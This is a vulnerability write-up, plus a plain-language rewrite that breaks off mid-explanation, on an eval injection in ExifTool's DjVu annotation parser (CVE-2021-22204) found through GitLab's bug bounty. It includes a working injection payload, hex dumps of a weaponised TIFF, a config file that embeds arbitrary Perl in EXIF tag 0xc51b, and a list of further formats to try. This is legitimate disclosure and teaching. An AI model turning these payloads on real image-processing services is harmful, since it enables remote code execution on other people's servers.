Parse DjVu annotation "s-expression" syntax (recursively)
ExifTool's DjVu annotation parser passed a quoted string to Perl's eval after an incomplete escaping step, so a crafted DjVu annotation could break out of the string and run arbitrary Perl code. The same payload could be embedded in a TIFF/EXIF tag that ExifTool re-parses, so a valid image file could trigger code execution when processed.
 Published on devcraft.io
While looking at one of my favourite bug bounty programs, I noticed they were using ExifTool to strip tags from uploaded images. I’d used ExifTool numerous times in the past but didn’t even know what language it was written in.
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
GitLab runs uploaded images through ExifTool to strip metadata tags. ExifTool is a Perl library and command line tool for reading and writing metadata in a very large number of file formats. The version in use at the time was 11.70, and the researcher picked the target because parsing file formats is hard and an older version might have known CVEs.
A search for known issues turned up only one old CVE from 2018, so the next step was reading the source. ExifTool is written in Perl. The researcher had not reviewed Perl before, but the dynamic scripting concepts were familiar enough to follow the code.
Setup
The researcher used the test images shipped with ExifTool, in particular t/images/ExifTool.tif and the DjVu sample t/images/DjVu.djvu. A hex editor was used for editing chunk headers and tag values by hand, and ExifTool's verbose mode helped:
exiftool -v10 ./t/images/ExifTool.tif
Running ExifTool with -v10 was very helpful.
Finding it
The first pass looked for file access primitives and found little. The second pass searched for calls to eval. In Perl, eval is routinely used with a block to trap exceptions, so it appears everywhere, but after ignoring the block form there were still a number of interesting results. One of them sits in the ParseAnt method of the DjVu module:
#------------------------------------------------------------------------------
# Parse DjVu annotation "s-expression" syntax (recursively)
# Inputs: 0) data ref (with pos($$dataPt) set to start of annotation)
# Returns: reference to list of tokens/references, or undef if no tokens,
#          and the position in $$dataPt is set to end of last token
# Notes: The DjVu annotation syntax is not well documented, so I make
#        a number of assumptions here!
sub ParseAnt($)
{
    my $dataPt = shift;
    my (@toks, $tok, $more);
    # (the DjVu annotation syntax really sucks, and requires that every
    # single token be parsed in order to properly scan through the items)
Tok: for (;;) {
        # find the next token
        last unless $$dataPt =~ /(\S)/sg;   # get next non-space character
        if ($1 eq '(') {       # start of list
            $tok = ParseAnt($dataPt);
        } elsif ($1 eq ')') {  # end of list
            $more = 1;
            last;
        } elsif ($1 eq '"') {  # quoted string
            $tok = '';
            for (;;) {
                # get string up to the next quotation mark
                # this doesn't work in perl 5.6.2! grrrr
                # last Tok unless $$dataPt =~ /(.*?)"/sg;
                # $tok .= $1;
                my $pos = pos($$dataPt);
                last Tok unless $$dataPt =~ /"/sg;
                $tok .= substr($$dataPt, $pos, pos($$dataPt)-1-$pos);
                # we're good unless quote was escaped by odd number of backslashes
                last unless $tok =~ /(\\+)$/ and length($1) & 0x01;
                $tok .= '"';    # quote is part of the string
            }
            # must protect unescaped "$" and "@" symbols, and "\" at end of string
            $tok =~ s{\\(.)|([\$\@]|\\$)}{'\\'.($2 || $1)}sge;
            # convert C escape sequences (allowed in quoted text)
            $tok = eval qq{"$tok"};
        } else {                # key name
            pos($$dataPt) = pos($$dataPt) - 1;
            # allow anything in key but whitespace, braces and double quotes
            # (this is one of those assumptions I mentioned)
            $tok = $$dataPt =~ /([^\s()"]+)/sg ? $1 : undef;
        }
        push @toks, $tok if defined $tok;
    }
    # prevent further parsing unless more after this
    pos($$dataPt) = length $$dataPt unless $more;
    return @toks ? \@toks : undef;
}
The metadata format seemed to be bracket indented starting with metadata, followed by tag name and quoted value pairs. The quoted-string branch builds up a string until it finds another quote, treating a quote as escaped when it is preceded by an odd number of backslashes. It then runs a substitution to escape unescaped $ and @ symbols and a trailing backslash, wraps the result in double quotes with qq, and passes it to eval. The comment says this is done to convert C escape sequences, which are similar in Perl. The escaping is meant to stop string interpolation and to stop the value breaking out of the double quotes before the eval runs.

The search results for eval in the ExifTool source.
Getting a DjVu file to parse
The bundled sample DjVu.djvu uses the compressed chunk ANTz rather than the text chunk ANTa, so it does not reach the vulnerable path. Opening it in a hex editor shows the string DJVIANTz followed by the hex 000002E0, which corresponds to the remaining number of bytes in the file and is most likely the chunk length. Adding a print($$dataPt); to the ProcessAnt method and running ExifTool on the sample prints the annotation text:
(metadata
(Author "Phil Harvey")
(Title "DjVu Metadata Sample")
(Subject "ExifTool DjVu test image")
(Creator "ExifTool")
(CreationDate "2008-09-23T12:31:34-04:00")
(ModDate "2008-11-11T09:17:10-05:00")
(Keywords "ExifTool, Test, DjVu, XMP")
(Producer "djvused")
(note "Must escape double quotes (\") and backslashes (\\)")
(Trapped "Unknown")
(annote "Did you get this?")
(url "https://exiftool.org/") )
(xmp "<rdf:RDF xmlns:rdf='http://www.w3.org/1999/02/22-rdf-syntax-ns#'>\n\n <rdf:Description rdf:about=''\n xmlns:album="http://ns.adobe.com/album/1.0/">\n <album:Notes>Must escape double quotes (") and backslashes (\\)</album:Notes>\n </rdf:Description>\n\n <rdf:Description rdf:about=''\n xmlns:dc='http://purl.org/dc/elements/1.1/'>\n <dc:creator>\n <rdf:Seq>\n <rdf:li>Phil Harvey</rdf:li>\n </rdf:Seq>\n </dc:creator>\n <dc:description>\n <rdf:Alt>\n <rdf:li xml:lang='x-default'>ExifTool DjVu test image</rdf:li>\n </rdf:Alt>\n </dc:description>\n <dc:rights>\n <rdf:Alt>\n <rdf:li xml:lang='x-default'>Copyright 2008 Phil Harvey</rdf:li>\n </rdf:Alt>\n </dc:rights>\n <dc:subject>\n <rdf:Bag>\n <rdf:li>ExifTool</rdf:li>\n <rdf:li>Test</rdf:li>\n <rdf:li>DjVu</rdf:li>\n <rdf:li>XMP</rdf:li>\n </rdf:Bag>\n </dc:subject>\n <dc:title>\n <rdf:Alt>\n <rdf:li xml:lang='x-default'>DjVu Metadata Sample</rdf:li>\n </rdf:Alt>\n </dc:title>\n </rdf:Description>\n\n <rdf:Description rdf:about=''\n xmlns:pdf='http://ns.adobe.com/pdf/1.3/'>\n <pdf:Keywords>ExifTool, Test, DjVu, XMP</pdf:Keywords>\n <pdf:Producer>djvused</pdf:Producer>\n <pdf:Trapped>/Unknown</pdf:Trapped>\n </rdf:Description>\n\n <rdf:Description rdf:about=''\n xmlns:xmp='http://ns.adobe.com/xap/1.0/'>\n <xmp:CreateDate>2008-09-23T12:31:34-04:00</xmp:CreateDate>\n <xmp:CreatorTool>ExifTool</xmp:CreatorTool>\n <xmp:ModifyDate>2008-11-11T09:17:10-05:00</xmp:ModifyDate>\n </rdf:Description>\n</rdf:RDF>")
<snip>
Author : Phil Harvey
Create Date : 2008:09:23 12:31:34-04:00
Modify Date : 2008:11:11 09:17:10-05:00
Keywords : ExifTool, Test, DjVu, XMP
Replacing the DJVIANTz... block with DJVIANTa\x00\x00\x00!(metadata (Author "Phil Harvey")) and re-running ExifTool extracts and displays the author tag, which confirms the text chunk is parsed.
Exploitation
Step 1: break the escaping with a backslash-newline
With a fast way to test combinations, the researcher added more print lines to show each modification of $tok and tried combinations of newlines and backslashes. One of them produced this error:
String found where operator expected at (eval 8) line 2, at end of line
        (Missing semicolon on previous line?)
The input was a backslash followed by a newline and then a double quote, which resulted in the following being evaluated:
The second quote was not escaped. In the check $tok =~ /(\\+)$/, the $ anchor matches at the end of the string but also before a newline at the end of the string. The code therefore believes the quote is escaped when the backslash is actually escaping the newline.
Step 2: make the evaluated string valid Perl
All that remained was to make the injected text valid Perl. The metadata was changed to comment out the trailing quote, execute date and return its output:
(metadata
    (Author "\
" . return `date`; #")
)
Running ExifTool on the modified image gives code execution, with the command output appearing in the Author field:
ExifTool Version Number         : 12.23
File Name                       : DjVu.djvu
File Size                       : 376 bytes
File Modification Date/Time     : 2021:05:04 22:50:09+10:00
File Access Date/Time           : 2021:05:04 22:50:09+10:00
File Inode Change Date/Time     : 2021:05:04 22:50:09+10:00
File Permissions                : -rw-r--r--
File Type                       : DJVU (multi-page)
File Type Extension             : djvu
MIME Type                       : image/vnd.djvu
Subfile Type                    : Single-page image
Image Width                     : 8
Image Height                    : 8
DjVu Version                    : 0.24
Spatial Resolution              : 100
Gamma                           : 2.2
Orientation                     : Unknown (0)
Included File ID                : shared_anno.iff
Author                          : Tue  4 May 2021 22:51:12 AEST.
Image Size                      : 8x8
Megapixels                      : 0.000064
Step 3: reach the DjVu parser from a common image format
Code execution from an unknown file was useful, but a valid image in a common format would be better: if some validation were performed on the image before being passed to ExifTool, it would still work. The DjVu module is only referenced by the AIFF module, and nothing else references that one. ExifTool can embed and extract JPEG thumbnails, but the code that handles ThumbnailImage does not try to parse the embedded image.
The next search was for functions that parse image metadata, which led to ExtractInfo:
#------------------------------------------------------------------------------
# Extract meta information from image
# Inputs: 0) ExifTool object reference
#         1-N) Same as ImageInfo()
# Returns: 1 if this was a valid image, 0 otherwise
# Notes: pass an undefined value to avoid parsing arguments
# Internal 'ReEntry' option allows this routine to be called recursively
sub ExtractInfo($;@)
The comment notes that the routine can be called recursively when the ReEntry option is set. Searching for uses of ExtractInfo leads to the Exif module:
%Image::ExifTool::Exif::Main = (
  # SNIP

  0xc51b => { # (Hasselblad H3D)
        Name => 'HasselbladExif',
        Format => 'undef',
        RawConv => q{
            $$self{DOC_NUM} = ++$$self{DOC_COUNT};
            $self->ExtractInfo(\$val, { ReEntry => 1 });
            $$self{DOC_NUM} = 0;
            return undef;
        },
    },
When the EXIF tag 0xc51b is present, its value is passed to ExtractInfo and parsed as metadata, which reaches the DjVu bug. The Exif module reads EXIF/TIFF metadata, so the next step was reading the TIFF format specification.
Step 4: place the payload in a TIFF tag
Running ExifTool with -v10 on the bundled TIFF sample shows the directory layout, including the IPTC tag:
exiftool -v10 ./t/images/ExifTool.tif
  ExifToolVersion = 11.85
  FileName = ExifTool.tif
  Directory = ./t/images
  FileSize = 4864
  FileModifyDate = 1618544560
  FileAccessDate = 1618544564
  FileInodeChangeDate = 1618974185
  FilePermissions = 33188
  FileType = TIFF
  FileTypeExtension = TIF
  MIMEType = image/tiff
  ExifByteOrder = MM
  + [IFD0 directory with 22 entries]
  | 0)  SubfileType = 0
  |     - Tag 0x00fe (4 bytes, int32u[1]):
  |         0012: 00 00 00 00                                     [....]
  | 1)  ImageWidth = 160
  |     - Tag 0x0100 (4 bytes, int32u[1]):
  |         001e: 00 00 00 a0                                     [....]
  | 2)  ImageHeight = 120
  |     - Tag 0x0101 (4 bytes, int32u[1]):
  |         002a: 00 00 00 78                                     [...x]
  | 3)  BitsPerSample = 8 8 8
  |     - Tag 0x0102 (6 bytes, int16u[3]):
  |         0116: 00 08 00 08 00 08                               [......]
  | 4)  Compression = 5
  |     - Tag 0x0103 (2 bytes, int16u[1]):
  |         0042: 00 05                                           [..]
  | 5)  PhotometricInterpretation = 2
  |     - Tag 0x0106 (2 bytes, int16u[1]):
  |         004e: 00 02                                           [..]
  | 6)  ImageDescription = The picture caption
  |     - Tag 0x010e (20 bytes, string[20]):
  |         011c: 54 68 65 20 70 69 63 74 75 72 65 20 63 61 70 74 [The picture capt]
  |         012c: 69 6f 6e 00                                     [ion.]
  | 7)  Make = Canon
  |     - Tag 0x010f (6 bytes, string[6]):
  |         0130: 43 61 6e 6f 6e 00                               [Canon.]
  | 8)  Model = Canon EOS DIGITAL REBEL
  |     - Tag 0x0110 (24 bytes, string[24]):
  |         0136: 43 61 6e 6f 6e 20 45 4f 53 20 44 49 47 49 54 41 [Canon EOS DIGITA]
  |         0146: 4c 20 52 45 42 45 4c 00                         [L REBEL.]
  | 9)  StripOffsets = 3816
  |     - Tag 0x0111 (4 bytes, int32u[1]):
  |         007e: 00 00 0e e8                                     [....]
  | 10) SamplesPerPixel = 3
  |     - Tag 0x0115 (2 bytes, int16u[1]):
  |         008a: 00 03                                           [..]
  | 11) RowsPerStrip = 120
  |     - Tag 0x0116 (4 bytes, int32u[1]):
  |         0096: 00 00 00 78                                     [...x]
  | 12) StripByteCounts = 1048
  |     - Tag 0x0117 (4 bytes, int32u[1]):
  |         00a2: 00 00 04 18                                     [....]
  | 13) XResolution = 180 (1800/10)
  |     - Tag 0x011a (8 bytes, rational64u[1]):
  |         014e: 00 00 07 08 00 00 00 0a                         [........]
  | 14) YResolution = 180 (1800/10)
  |     - Tag 0x011b (8 bytes, rational64u[1]):
  |         0156: 00 00 07 08 00 00 00 0a                         [........]
  | 15) PlanarConfiguration = 1
  |     - Tag 0x011c (2 bytes, int16u[1]):
  |         00c6: 00 01                                           [..]
  | 16) ResolutionUnit = 2
  |     - Tag 0x0128 (2 bytes, int16u[1]):
  |         00d2: 00 02                                           [..]
  | 17) Software = GraphicConverter
  |     - Tag 0x0131 (17 bytes, string[17]):
  |         015e: 47 72 61 70 68 69 63 43 6f 6e 76 65 72 74 65 72 [GraphicConverter]
  |         016e: 00                                              [.]
  | 18) ModifyDate = 2004:02:20 08:07:49
  |     - Tag 0x0132 (20 bytes, string[20]):
  |         0170: 32 30 30 34 3a 30 32 3a 32 30 20 30 38 3a 30 37 [2004:02:20 08:07]
  |         0180: 3a 34 39 00                                     [:49.]
  | 19) Predictor = 1
  |     - Tag 0x013d (2 bytes, int16u[1]):
  |         00f6: 00 01                                           [..]
  | 20) IPTC-NAA (SubDirectory) -->
  |     - Tag 0x83bb (284 bytes, int32u[71] read as undef[284]):
  |         0184: 1c 02 00 00 02 00 02 1c 02 78 00 13 54 68 65 20 [.........x..The ]
  |         0194: 70 69 63 74 75 72 65 20 63 61 70 74 69 6f 6e 1c [picture caption.]
  |         01a4: 02 7a 00 0a 49 20 77 72 6f 74 65 20 69 74 1c 02 [.z..I wrote it..]
  |         01b4: 28 00 0f 6e 6f 20 69 6e 73 74 72 75 63 74 69 6f [(..no instructio]
  |         01c4: 6e 73 1c 02 50 00 0e 49 27 6d 20 74 68 65 20 61 [ns..P..I'm the a]
  |         01d4: 75 74 68 6f 72 1c 02 55 00 06 4f 6e 20 74 6f 70 [uthor..U..On top]
  |         01e4: 1c 02 6e 00 0b 50 68 69 6c 20 48 61 72 76 65 79 [..n..Phil Harvey]
  |         01f4: 1c 02 73 00 09 4d 79 20 63 61 6d 65 72 61 1c 02 [..s..My camera..]
  |         0204: 05 00 11 54 68 69 73 20 69 73 20 74 68 65 20 74 [...This is the t]
  |         0214: 69 74 6c 65 1c 02 37 00 08 32 30 30 34 30 32 32 [itle..7..2004022]
  |         0224: 30 1c 02 5a 00 08 4b 69 6e 67 73 74 6f 6e 1c 02 [0..Z..Kingston..]
  |         0234: 5f 00 07 4f 6e 74 61 72 69 6f 1c 02 65 00 06 43 [_..Ontario..e..C]
  |         0244: 61 6e 61 64 61 1c 02 67 00 0c 6e 6f 20 72 65 66 [anada..g..no ref]
  |         0254: 65 72 65 6e 63 65 1c 02 19 00 08 65 78 69 66 74 [erence.....exift]
  |         0264: 6f 6f 6c 1c 02 19 00 04 74 65 73 74 1c 02 19 00 [ool.....test....]
  |         0274: 07 70 69 63 74 75 72 65 1c 02 74 00 10 43 6f 70 [.picture..t..Cop]
  |         0284: 79 72 69 67 68 74 20 6e 6f 74 69 63 65 1c 02 69 [yright notice..i]
  |         0294: 00 08 68 65 61 64 6c 69 6e 65 00 00             [..headline..]
  | + [IPTC directory, 284 bytes]
  ...
Searching the file in a hex editor for the tag id 83BB finds the sequence 83BB00040000004700000184. This matches the TIFF tag structure:
typedef struct _TifTag
{
	WORD   TagId;       /* The tag identifier  */
	WORD   DataType;    /* The scalar type of the data items  */
	DWORD  DataCount;   /* The number of items in the tag data  */
	DWORD  DataOffset;  /* The byte offset to the data items  */
} TIFTAG;
The tag id is 0x83BB, the data type is 4 (32-bit unsigned integer), the count is 0x47 (71) and the offset is 0x184 (388), which matches the verbose output. Changing 0x83BB to 0xC51B and re-running ExifTool makes it pick up the HasselbladExif tag. Replacing the whole tag value with a short payload triggers the eval:
$ exiftool -v10 ./t/images/ExifTool.tif
...
  | 19) Predictor = 1
  |     - Tag 0x013d (2 bytes, int16u[1]):
  |         00f6: 00 01                                           [..]
  | 20) HasselbladExif = AT&TFORM.DJVUANTa..(metadata.    (Author "\\." . return `date`; #")
  |     - Tag 0xc51b (284 bytes, int32u[71] read as undef[284]):
  |         0184: 41 54 26 54 46 4f 52 4d 00 00 00 08 44 4a 56 55 [AT&TFORM....DJVU]
  |         0194: 41 4e 54 61 00 00 01 04 28 6d 65 74 61 64 61 74 [ANTa....(metadat]
  |         01a4: 61 0a 20 20 20 20 28 41 75 74 68 6f 72 20 22 5c [a.    (Author "\]
  |         01b4: 0a 22 20 2e 20 72 65 74 75 72 6e 20 60 64 61 74 [." . return `dat]
  |         01c4: 65 60 3b 20 23 22 29 20 20 20 20 20 20 20 20 20 [e`; #")         ]
  |         01d4: 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 [                ]
  |         01e4: 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 [                ]
  |         01f4: 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 [                ]
  |         0204: 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 [                ]
  |         0214: 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 [                ]
  |         0224: 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 [                ]
  |         0234: 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 [                ]
  |         0244: 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 [                ]
  |         0254: 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 [                ]
  |         0264: 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 [                ]
  |         0274: 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 [                ]
  |         0284: 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 [                ]
  |         0294: 20 20 20 20 20 20 20 20 20 20 20 20             [            ]
  | FileType = DJVU
  | FileTypeExtension = DJVU
  | MIMEType = image/vnd.djvu
AIFF 'ANTa' chunk (260 bytes of data): 24
  | ANTa (SubDirectory) -->
  | - Tag 'ANTa' (260 bytes):
  |     0018: 28 6d 65 74 61 64 61 74 61 0a 20 20 20 20 28 41 [(metadata.    (A]
  |     0028: 75 74 68 6f 72 20 22 5c 0a 22 20 2e 20 72 65 74 [uthor "\." . ret]
  |     0038: 75 72 6e 20 60 64 61 74 65 60 3b 20 23 22 29 20 [urn `date`; #") ]
  |     0048: 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 [                ]
  |     0058: 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 [                ]
  |     0068: 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 [                ]
  |     0078: 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 [                ]
  |     0088: 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 [                ]
  |     0098: 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 [                ]
  |     00a8: 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 [                ]
  |     00b8: 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 [                ]
  |     00c8: 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 [                ]
  |     00d8: 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 [                ]
  |     00e8: 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 [                ]
  |     00f8: 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 [                ]
  |     0108: 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 [                ]
  |     0118: 20 20 20 20                                     [    ]
  | | Metadata (SubDirectory) -->
  | | + [Metadata directory with 1 entries]
  | | | Author = Thu  6 May 2021 21:06:17 AEST.
The payload now fires from a valid TIFF. EXIF data is used in many other formats, as the ExifTool documentation quoted in the report notes:
EXIF stands for "Exchangeable Image File Format".  This type of information
is formatted according to the TIFF specification, and may be found in JPG,
TIFF, PNG, JP2, PGF, MIFF, HDP, PSP and XCF images, as well as many
TIFF-based RAW images, and even some AVI and MOV videos.
Step 5: automate payload creation with a user-defined tag table
ExifTool lets you create your own tag tables in a config file using Image::ExifTool::UserDefined. The following eval.config writes the payload into the 0xc51b tag of any format ExifTool can write EXIF to:
%Image::ExifTool::UserDefined = (
    'Image::ExifTool::Exif::Main' => {
        0xc51b => {
            Name => 'eval',
            Binary => 1,
            Writable => 'undef',
            WriteGroup => 'IFD0',
            ValueConvInv => sub {
                use MIME::Base64;
                my $val = shift;
                $encoded = encode_base64($val);
                my $meta = qq/(metadata(Copyright "\\\n" eq ''; return (eval { use MIME::Base64; eval(decode_base64(q%$encoded%)); });#"))/;
                my $len = pack "N", length($meta);
                my $payload = qq/AT&TFORM\x00\x00\x00\x08DJVUANTa$len$meta/;
                return $payload;
            }
        }
    }
)
The command is then injected with:
$ exiftool -config eval.config image.jpg -eval='system("echo ggg")'
$ exiftool image.jpg
$ exiftool image.jpg
ggg
ExifTool Version Number         : 11.85
File Name                       : image.jpg
Directory                       : .
File Size                       : 11 kB
Root cause
The vulnerable code builds a Perl string from attacker-controlled annotation text and passes it to eval after a substitution intended to neutralise $, @ and a trailing backslash. The check for an escaped quote uses $tok =~ /(\\+)$/, and in Perl $ also matches before a newline at the end of the string. A backslash followed by a newline is therefore treated as escaping the following quote, so the quote is not escaped and the string passed to eval can be broken out of. The escaping was the only defence between the file content and eval, and it did not account for the newline behaviour of the $ anchor.
Impact
An attacker who can get a crafted file processed by ExifTool gets arbitrary code execution in the context of the process running ExifTool. The report demonstrates this with a DjVu file, a TIFF file, and a JPEG written through a custom config, and notes that the same tag table is reachable from other formats. In the GitLab case, the trigger would be an uploaded image that the platform passes to ExifTool for tag stripping. The report does not describe the privileges of that process or any further exploitation.
Fix
ExifTool 12.24 addresses the issue, as recorded in its changelog. The report does not describe the patch itself.
Variants to test
- Other formats that reach
Image::ExifTool::Exif::Main,ExtractInfo,ProcessTIFForProcessExif. - ZIP archives containing
meta.json: the report notes thatExtractInfois called on that member. - PDFs using the
DCTDecodeorJPXDecodefilters:ExtractInfois called on the embedded image stream. - AVI files: the
EXIFtag is processed as TIFF, and aJUNKalignment tag can be replaced withEXIFplus a TIFF/EXIF payload. - MOV/MP4 files: the
UserDatatagRMKNis processed as TIFF and its EXIF data parsed. The report's extended config adds a writableRMKNtag for this; - Any application that passes user-supplied files to ExifTool, especially where the file type is validated first.
What happened, in plain words
A security researcher found a way to make a popular piece of software called ExifTool run commands of his choosing on the computer that was processing an image file. ExifTool is a small program, and a library that other programs can use, that reads and writes the hidden information stored inside image files: the camera model, the date a photo was taken, the author, and so on. That hidden information is called metadata. Many websites, including GitLab, run uploaded images through ExifTool to strip that metadata out before storing the image, because metadata can leak private details.
The researcher was looking at GitLab's bug bounty programme, which is a scheme where a company pays people to find and report security problems in its systems. He noticed GitLab was using an older version of ExifTool, version 11.70, and wondered whether it had a known flaw he could abuse. He found only one old known issue from 2018, so he decided to read the program's source code instead. ExifTool is written in a programming language called Perl. He had never reviewed Perl before, but the general ideas were familiar enough to follow.
What he found was a bug in how ExifTool reads a particular kind of image file called DjVu. When ExifTool read the text annotations inside a DjVu file, it took a piece of that text and handed it to a Perl feature called eval, which runs whatever text it is given as if it were a program. The code tried to make that safe by escaping dangerous characters, but the escaping had a hole. By crafting a file with a backslash followed by a newline and then a quote, the researcher could break out of the escaping and get his own Perl code executed. He then found a way to trigger the same bug from a normal TIFF image, and from a JPEG, and from several other common formats.
In the GitLab case, the trigger would be an uploaded image that the platform passes to ExifTool for tag stripping. The bug was assigned the identifier CVE-2021-22204. A CVE is a public catalogue number for a known security vulnerability. The fix shipped in ExifTool version 12.24.
This article walks through the whole investigation in the order it happened, explaining each idea from scratch as it comes up.
Background: what ExifTool is and why it was interesting
ExifTool is a free tool, written in Perl, that reads and writes metadata in a very large number of file formats. Metadata is the extra information stored alongside the actual picture: who took it, with what camera, on what date, at what location, and sometimes free text notes. When you upload a photo to a website, that metadata often travels with it, and it can reveal things the uploader did not intend to share.
To protect users, many websites strip metadata from uploaded images. GitLab did this by passing each uploaded image through ExifTool. The version GitLab was using at the time was 11.70.
The researcher's reasoning was simple: parsing file formats is hard. A parser is the part of a program that reads a file and works out what is inside it, and it has to cope with every possible arrangement of bytes, including deliberately malformed ones. Older parsers are therefore a promising place to look for bugs, because they have had less time to be fixed.
A quick search for known problems turned up only one old CVE from 2018. That was not much to work with, so he decided to read the source code directly. Source code is the human-readable text that a program is built from. ExifTool turned out to be written in Perl, a language he had not used or reviewed before. Perl is a dynamic scripting language, meaning it is interpreted line by line at runtime rather than compiled ahead of time, and many of its ideas (variables, loops, functions, regular expressions) are shared with other languages, so the general concepts were familiar.
Looking for the bug: searching for eval
His first idea was to look for places where ExifTool accessed files on disk. That did not turn up much.
His second idea was to search the source for calls to eval. In Perl, eval is a built-in feature that takes a piece of text and runs it as Perl code. It is extremely powerful and extremely dangerous: if an attacker can influence the text that reaches eval, the attacker can run arbitrary code. This class of bug is called code injection, and when the injected code runs on the server it is called remote code execution, or RCE.
However, eval has a second, very common use in Perl: it can be given a block of code to run while catching any errors that occur, similar to a try/catch block in other languages. Because of that, eval appears all over well-written Perl code for entirely legitimate reasons. The researcher had to filter those out.
The search results for eval in the ExifTool source.
After ignoring the error-trapping form, there were still a fair few interesting results. One of them was in a method called ParseAnt, inside the module that handles DjVu files. A module is a self-contained file of code that handles one particular job; here, the DjVu module handles DjVu images. A method is a named block of code inside a program, roughly like a function.
Here is the code he found:
#------------------------------------------------------------------------------
# Parse DjVu annotation "s-expression" syntax (recursively)
# Inputs: 0) data ref (with pos($$dataPt) set to start of annotation)
# Returns: reference to list of tokens/references, or undef if no tokens,
#          and the position in $$dataPt is set to end of last token
# Notes: The DjVu annotation syntax is not well documented, so I make
#        a number of assumptions here!
sub ParseAnt($)
{
    my $dataPt = shift;
    my (@toks, $tok, $more);
    # (the DjVu annotation syntax really sucks, and requires that every
    # single token be parsed in order to properly scan through the items)
Tok: for (;;) {
        # find the next token
        last unless $$dataPt =~ /(\S)/sg;   # get next non-space character
        if ($1 eq '(') {       # start of list
            $tok = ParseAnt($dataPt);
        } elsif ($1 eq ')') {  # end of list
            $more = 1;
            last;
        } elsif ($1 eq '"') {  # quoted string
            $tok = '';
            for (;;) {
                # get string up to the next quotation mark
                # this doesn't work in perl 5.6.2! grrrr
                # last Tok unless $$dataPt =~ /(.*?)"/sg;
                # $tok .= $1;
                my $pos = pos($$dataPt);
                last Tok unless $$dataPt =~ /"/sg;
                $tok .= substr($$dataPt, $pos, pos($$dataPt)-1-$pos);
                # we're good unless quote was escaped by odd number of backslashes
                last unless $tok =~ /(\\+)$/ and length($1) & 0x01;
                $tok .= '"';    # quote is part of the string
            }
            # must protect unescaped "$" and "@" symbols, and "\" at end of string
            $tok =~ s{\\(.)|([\$\@]|\\$)}{'\\'.($2 || $1)}sge;
            # convert C escape sequences (allowed in quoted text)
            $tok = eval qq{"$tok"};
        } else {                # key name
            pos($$dataPt) = pos($$dataPt) - 1;
            # allow anything in key but whitespace, braces and double quotes
            # (this is one of those assumptions I mentioned)
            $tok = $$dataPt =~ /([^\s()"]+)/sg ? $1 : undef;
        }
        push @toks, $tok if defined $tok;
    }
    # prevent further parsing unless more after this
    pos($$dataPt) = length $$dataPt unless $more;
    return @toks ? \@toks : undef;
}
Line by line, in plain words:
- The lines starting with
#are comments. They are notes for humans and are ignored by Perl. They explain that this method parses DjVu annotation text, that the syntax is not well documented, and that the author had to make assumptions. sub ParseAnt($)declares a method namedParseAnt. The($)says it takes one argument.my $dataPt = shift;takes that argument (a reference to the file data) and stores it in a variable called$dataPt. In Perl, a variable name starts with a sigil:$for a single value,@for a list,%for a hash (a key-value map).my (@toks, $tok, $more);declares three variables: a list of tokens (the pieces of text being parsed), the current token, and a flag.Tok: for (;;) {starts an infinite loop, labelledTokso the code can jump out of it by name.last unless $$dataPt =~ /(\S)/sg;looks for the next non-whitespace character.=~is Perl's regex match operator, and\Smeans "a non-whitespace character". If there is none,lastexits the loop.if ($1 eq '(')checks whether the character just found is an opening bracket.$1holds the text captured by the last regex. If so, it callsParseAntagain on the same data, which is the recursion: the method calls itself to handle a nested list.elsif ($1 eq ')')handles a closing bracket, setting$more = 1and exiting the loop.elsif ($1 eq '"')handles a double quote, meaning a quoted string is starting. This is the interesting branch.- Inside that branch,
